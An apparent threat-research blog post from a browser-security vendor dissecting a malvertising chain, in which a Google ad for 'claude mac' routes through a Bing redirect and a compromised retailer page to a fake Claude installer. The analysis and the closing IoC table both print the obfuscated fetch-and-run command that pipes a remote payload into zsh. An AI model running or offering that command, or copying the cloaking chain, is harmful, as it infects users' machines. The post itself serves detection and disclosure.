
Push recently detected an attack that began with a Google search ad for "claude mac" whose destination was a Bing search result, which passed the victim through a compromised retail website to a fake Claude installer. This led us to discover a crafty redirect and cloaking technique that we’re (unseriously) referring to as “Adception”.
Push recently detected an attack that began with a Google search ad for "claude mac" whose destination was a Bing search result, which passed the victim through a compromised retail website to a fake Claude installer. This led us to discover a crafty redirect and cloaking technique that we’re (unseriously) referring to as “Adception”.
Redirects have been a common phishing detection evasion technique for as long as there have been link scanners. Push recently detected a particularly novel example: a search engine result inside a sponsored search engine ad, used as both a redirect and a checkpoint to turn away unwanted visitors.
A sponsored Google result for "claude mac" displayed bing.com as its domain, and clicking it went through a Bing search-result redirect and a compromised WordPress site before landing on a convincing fake Claude download page. Google's ad review approved a destination that was simply another search engine, and the malicious payload only appeared if you reached the end of the chain through this specific path.
Why attackers love a redirect
Every checkpoint a phishing link passes through makes a decision based on a URL. Email gateways score the link in the message, ad platforms review an ad's destination, URL filters check domain reputation, and users glance at the domain before they click.
A redirect lets an attacker show each of those checkpoints a trusted URL, such as Google, Microsoft or a security vendor's own domain, while deciding as late as possible who actually sees the malicious page. Most chains end on a cloaked page that shows scanners and reviewers something harmless, and on domains that can be thrown away and replaced within days while the trusted hops in front of them stay the same.
Attackers have found trusted redirects almost everywhere they've looked, from legit identity provider pages to URL shorteners, ad click trackers, and many more. For example:
As far back as 2020, login.microsoftonline.com links deliberately left out the response_type parameter so Microsoft would bounce victims to the app's phishing page.
In 2025, fake OAuth apps posing as DocuSign, Adobe and SharePoint redirected to phishing pages. This year, Microsoft described attackers pairing prompt=none with a deliberately invalid scope to force a silent error that sends victims from Entra ID or Google to attacker-registered addresses.
The Push team also found attackers who had configured their own Microsoft tenant to federate sign-in through an ADFS server they controlled, so a legitimate office.com link sent victims through Microsoft's login flow and on to the attacker's phishing page, which was also promoted through a Google ad.
google.com/url, Google AMP and Google Translate have served as standing open redirects for years, and new campaigns abusing them keep appearing. Researchers recently described a single chain that passed through Google Meet, DoubleClick, Tag Manager and Analytics.
Cloudflare found links wrapped by security tools being sent through compromised mailboxes and then reused, so the phishing URL arrived on a security vendor's domain.
LinkedIn Smart Links and SendGrid click tracking have both carried phishing links on reputable domains.
Bing's click-tracking redirect has turned up before as well, in phishing emails and QR codes. But we hadn't seen it used as the destination of a search ad, and found no prior public reporting of that.
What we found
A Google ad that points at ... Bing?
The chain starts with an ordinary search. Searching Google for "claude mac" returned a sponsored result whose listed domain was bing.com, not a Claude lookalike or anything resembling Anthropic.


Clicking the ad produced four requests:
Stage | Request | Status | What it does |
1 | google.com/aclk?sa=L&ai=… | 302 | Google's ad-click redirect |
2 | bing.com/ck/a?…&u=a1… | 200 | Bing's search-result redirect, forwarding the browser with JavaScript |
3 | A legitimate retailer's "about us" page | 302 | The compromised site, which forwards ad visitors to the lure |
4 | claude-desk-code[.]com | 200 | The fake Claude download page |
How the attack works
bing.com/ck/a is the redirect Bing puts behind every result on its own search pages, so it can log clicks before sending people on. The destination is base64-encoded in the u parameter, after an a1 prefix, and Bing forwards the visitor with a short JavaScript page rather than an HTTP redirect. That's why the request shows a 200 rather than a 302, and why the browser reaches the next hop carrying a bing.com referrer. The link in this campaign also contains a timestamp that decodes to October 5, 2026, which is probably when Bing generated it.

The Bing link points at a real, search-indexed "about us" page of a legitimate South American homeopathy retailer at hxxps://homeopatiaalemana[.]com/quienes-somos/.

To achieve this, the attacker has taken a legitimate Bing search result for a page they’ve compromised and used that in the malvertised Google Search ad.
Two layers of cloaking
There are two layers of cloaking that limit the payload delivery and attempt to cloak it from unwanted visitors. The compromised site has a server-side check via 302 that requires a Bing referrer and certain browser headers. Then, the fake Claude site has a separate check via JavaScript that reads document.referrer, and anything not containing Google or Bing goes to /404.html (meaning visiting the URL directly results in the 404).
Interestingly, visiting the compromised site from Bing also serves the malicious page. This probably isn’t intended functionality, but shows the primary target is Google Search users, not Bing users.
Visual deception on the payload
The final page is a polished copy of a Claude download page offering a "Download for macOS" button and a one-line terminal install: the InstallFix pattern we've written about previously.


The install step carries two disguises of its own. The page displays Anthropic's real command, curl -fsSL https://claude.ai/install.sh | bash, but its Copy button places a different command on the clipboard.
echo "Downloading Claude: hxxps://claude[.]ai/install.sh" && curl -s $(echo "aHR0cHM6Ly9sYWtlLTkwLmNvbS9jdXJsL2luaGd1cDlhL2E5MGZrYnFkZzhkMG11czY0b2g4ZHcuZGF0" | openssl base64 -d -A) | zshYou can see a video of the full attack chain below.
We’ve identified several domains linked to the same criminal ClickFix toolkit which we track internally as AcSig (based on the headers that it requires be sent with an HMAC in order to fetch the malicious command) all using an identical macOS command, the same payload URL shape, and the same install modal code. You can find the list of IoCs at the end.
So what?
Neither malvertising or abusing legitimate redirect functionality in attacks are new, but this is a particularly egregious example involving a legitimate search result for a legitimate (compromised) site buried in a sponsored link that seemingly points to a legitimate site (Bing).
Search engine malvertising is one of the top delivery vectors we see in the wild. In fact, 4 in 5 ClickFix attacks (which includes InstallFix and LLMshare variants) that we detect reach victims via search engines.
So, a lot of malvertising is getting through. Most of the time the attackers don’t even bother to try and mask the domain and rely on an accurate-looking link description and users not paying attention to the URL (though shared LLM chats that abuse real ChatGPT and Claude sharing links are another fast-growing trend too).
In this example, the attacker is trying a bit harder than most of the examples we see. If this makes it more effective at staying off of Google’s radar and helps their scheme to run a little longer, it’s another low cost step that we can probably expect more attackers to take advantage of in the future.
How Push detected the attack
Push detected this attack in a customer environment, and we're already actively detecting against and hunting for Adception and its likely derivatives across our customer base. Because Push analyzes the full browser session, from first click up to the page delivers the payload, as it loads in real time, the redirects in front of it don't change the outcome. And our malicious copy and paste detection identifies the malicious clipboard copy event regardless of the page used to deliver it.
Push customers do not need to take any further action.
Push Security is the most powerful AI-native security tool in the browser. Think EDR, but for the browser — high-fidelity telemetry and real-time control across every session, on every device, with no browser migration required.
Security teams use Push to detect and stop advanced browser-based attacks like AiTM phishing, ClickFix, and session hijacking; gain visibility and control over AI tool usage across their workforce; harden identities by surfacing credential reuse, SSO gaps, and shadow IT; and support data loss and insider investigations with browser-layer telemetry that other tools can't see.
Book a live demo to learn more.
IoCs
As we always say, short-lived IoCs are of limited value when tackling modern phishing attacks due to the rate at which attackers are able to quickly spin up and rotate the sites used in the attack chain. IoC-based detections for campaigns like this are of limited value.
Type | Indicator |
Google ad campaign ID | gad_campaignid=24303361122 |
Lure/delivery | Claude-desk-code[.]com ksmgakajgpsals.pages[.]dev rapid-craft567[.]com too.clawddddd[.]com fine-byte2[.]com fairpoint29[.]com turbowave45[.]com cli-desktop[.]com |
Redirect | homeopatiaalemana[.]com/quienes-somos/ |
Payload (resolves to) | lake-90[.]com/curl/inhgup9a/a90fkbqdg8d0mus64oh8dw.dat |
Command | echo "Downloading Claude: hxxps://claude[.]ai/install.sh" && curl -s $(echo "aHR0cHM6Ly9sYWtlLTkwLmNvbS9jdXJsL2luaGd1cDlhL2E5MGZrYnFkZzhkMG11czY0b2g4ZHcuZGF0" | openssl base64 -d -A) | zsh |